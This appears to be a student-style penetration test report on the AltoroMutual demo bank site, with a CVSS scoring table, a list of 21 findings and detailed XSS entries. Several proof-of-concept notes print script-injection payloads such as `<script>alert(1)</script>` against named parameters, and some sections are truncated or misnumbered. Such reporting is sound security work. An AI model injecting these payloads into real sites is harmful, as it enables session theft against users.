



2025

Security Penetration Test Report

AltoroMutual

Belal Hamed

Table of Contents

1. Executive Summary	
1.1. Scope of Engagement.....	
1.2. Main objectives of the engagement	
1.3. Overall risk level assessment.....	
2. Summary	
2.1. Introduction.....	
2.2. Overall Summary.....	
2.3. Summary of vulnerabilities.....	
3. Detailed Findings.....	
3.1 Reflected Cross-Site Scripting.....	
3.2 Reflected Cross-Site Scripting.....	
3.3 Reflected Cross-Site Scripting.....	
3.4 Stored Cross-Site Scripting.....	
3.5 SQL injection login bypass.....	
3.6 SQL injection with time delays.....	
3.7 URL Redirection Attack.....	
3.8 Insecure direct object reference(IDOR).....	
3.9 Broken Authorization	
3.10 Broken Authorization	
3.11 HTML injection	
3.12 Misconfiguration vulnerability.....	
3.13 Broken Authentication	
3.14 Broken Authentication	
3.15 No login Rate Limit	
3.16 Cross-Site Request Forgery	
3.17 Cross-Site Request Forgery	
3.18 Session hijacking	
3.19 SQL injection	
3.20 Information disclosure	
3.21 Information disclosure.....	

to mitigate these discovered vulnerabilities

1. Executive Summary

1.1 Scope of Engagement:

I requested to perform a black-box penetration testing for this

Domain: <http://altoro.testfire.net>

1.3. Overall risk level assessment

In this report, I have assessed each discovered vulnerability using the risk rating methodology outlined in the Common Vulnerability Scoring System (CVSS). The underlying principle of this

The CVSS v3.0 scoring system uses a formula to calculate vulnerability severity based on various metrics. This formula was created by assigning metric values to real vulnerabilities and then adjusting the formula's parameters to align with pre-defined severity levels (low, medium, high, critical). Because the scoring system has a limited number of possible outcomes (0.0-10.0), different metric combinations can result in the same score, and some scores might be omitted. Additionally, some calculated scores may fall slightly outside their intended severity level. To address this, a deviation of up to 0.5 from the target severity level is considered acceptable. This means a vulnerability classified as "high" might have a calculated score slightly lower than the "high" range. The 0.0-10.0 scale was maintained for backwards compatibility with CVSS v2.0.

Metric	Metric Value	Numerical Value
Attack Vector / Modified Attack Vector	Network	0.85
	Adjacent Network	0.62
	Local	0.55
	Physical	0.2
Attack Complexity / Modified Attack Complexity	Low	0.77
	High	0.44
Privilege Required / Modified Privilege Required	None	0.85
	Low	0.62 (0.68 if Scope / Modified Scope is Changed)
	High	0.27 (0.50 if Scope / Modified Scope is Changed)
User Interaction / Modified User Interaction	None	0.85
	Required	0.62
C,I,A Impact / Modified C,I,A Impact	High	0.56
	Low	0.22
	None	0
Exploit Code Maturity	Not Defined	1
	High	1
	Functional	0.97
	Proof of Concept	0.94
	Unproven	0.91
Remediation Level	Not Defined	1
	Unavailable	1
	Workaround	0.97
	Temporary Fix	0.96
	Official Fix	0.95
Report Confidence	Not Defined	1
	Confirmed	1
	Reasonable	0.96
	Unknown	0.92
Security Requirements – C,I,A Requirements	Not Defined	1
	High	1.5
	Medium	1
	Low	0.5


2. Summary

2.1. Introduction

Perform a Black Box Penetration Test against the web application of organization named altoro mutual host

2.2. Overall Summary

The following graph represents the overall discovered vulnerabilities with respect to their risk severity:



2.3. Summary of vulnerabilities

NUMBER	VULNERABILITY	SEVERITY
1	SQL injection login bypass	Critical
2	Misconfiguration	Critical
3	Broken Authentication	Critical
4	SQL injection Blind	Critical
5	Session hijacking	High
6	No login Rate Limit	High
7	Broken Authorization	High
8	IDOR	High
9	SQL injection with time delays	High
10	Reflected Cross-Site Scripting	Medium
11	Reflected Cross-Site Scripting	Medium
12	Stored Cross-Site Scripting	Medium
13	URL Redirection	Medium
14	HTML injection	Medium
15	Cross-Site Request Forgery	Medium
16	Cross-Site Request Forgery	Medium
17	Broken Authorization	Medium
18	Broken Authentication	Medium
19	Information disclosure	Medium
20	Information disclosure	Medium
21	Reflected Cross-Site Scripting	Low

4. Detailed Findings

3.1 Reflected Cross-Site Scripting

Name: Reflected Cross-Site Scripting (XSS)

Severity: Medium

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N


Affected URL: <http://altoro.testfire.net/search.jsp>

Vulnerable parameter: query

Impact: The XSS vulnerability allows hackers to target users on a website by injecting malicious scripts. This can enable them to steal cookies from the user's session, potentially gaining unauthorized access to their account.

Description: Cross-Site scripting (XSS) vulnerability is one of vulnerability attacks that allow the attacker to inject malicious executable payload/script across trusted application target the end users of this web Application

Recommendation: To protect against XSS vulnerabilities, you need to properly validate and sanitize all user inputs. This ensures that no malicious scripts or tags can be injected and executed. Additionally, implementing input filtering, escaping output, and encoding special characters helps prevent script execution. It's



3.2 Reflected Cross-Site Scripting

Name: Reflected Cross-Site Scripting (XSS)

Severity: Medium

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N

Affected URL: <http://altoro.testfire.net/feedback.jsp>

Vulnerable parameter: input name



Impact: The XSS vulnerability allows hackers to target users on a website by injecting malicious scripts. This can enable them to steal cookies from the user's session, potentially gaining unauthorized access to their account.

Description: Cross-Site scripting (XSS) vulnerability is one of vulnerability attacks that allow the attacker to inject malicious executable payload/script across trusted application target the end users of this web

Application

Recommendation: To protect against XSS vulnerabilities, you need to properly validate and sanitize all user inputs. This ensures that no malicious scripts or tags can be injected and executed. Additionally, implementing input filtering, escaping output, and encoding special characters helps prevent script execution. It's

POC : While I was searching the site <https://altoro.testfire.net/search.jsp> I found that I can give feedback about the site in a place called <https://altoro.testfire.net/feedback.jsp> So I started trying as if I was a normal user and then I started to be an unusual user and I tried a script like `<script>alert("hhhh")</script>` wow this is another xss



3.3 Reflected Cross-Site Scripting

Name: Reflected Cross-Site Scripting (XSS)

Severity: Low

Vector String : CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N

Affected URL: <http://altoro.testfire.net/bank/customize.jsp>


Vulnerable parameter: Lang

Impact: The XSS vulnerability allows hackers to target users on a website by injecting malicious scripts. This can enable them to steal cookies from the user's session, potentially gaining unauthorized access to their account.

Description: Cross-Site scripting (XSS) vulnerability is one of vulnerability attacks that allow the attacker to inject malicious executable payload/script across trusted application target the end users of this web Application

Recommendation: To protect against XSS vulnerabilities, you need to properly validate and sanitize all user inputs. This ensures that no malicious scripts or tags can be injected and executed. Additionally, implementing input filtering, escaping output, and encoding special characters helps prevent script execution. It's

POC : After that, I sat for a while on the site and searched, so I started to register on the site as a user or as an admin. Anyway, I registered and entered and searched until I found a place like this <https://altoro.testfire.net/bank/customize.jsp?content=customize.jsp&lang=international> It only changes the language of the user, or don't forget that this is for respectable users, and now I am not respectable, I am a hacker. So I started to inject the parameter called content with a script like `<script>alert(1)</script>`



3.3 Reflected Cross-Site Scripting

Name: Stored Cross-Site Scripting

Severity: Medium

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

Affected URL: <http://altoro.testfire.net/feedback.jsp>




Vulnerable parameter: input name

Impact : Attacker can execute JS code on the users and this code will be stored in the database so it will not be deleted from the website

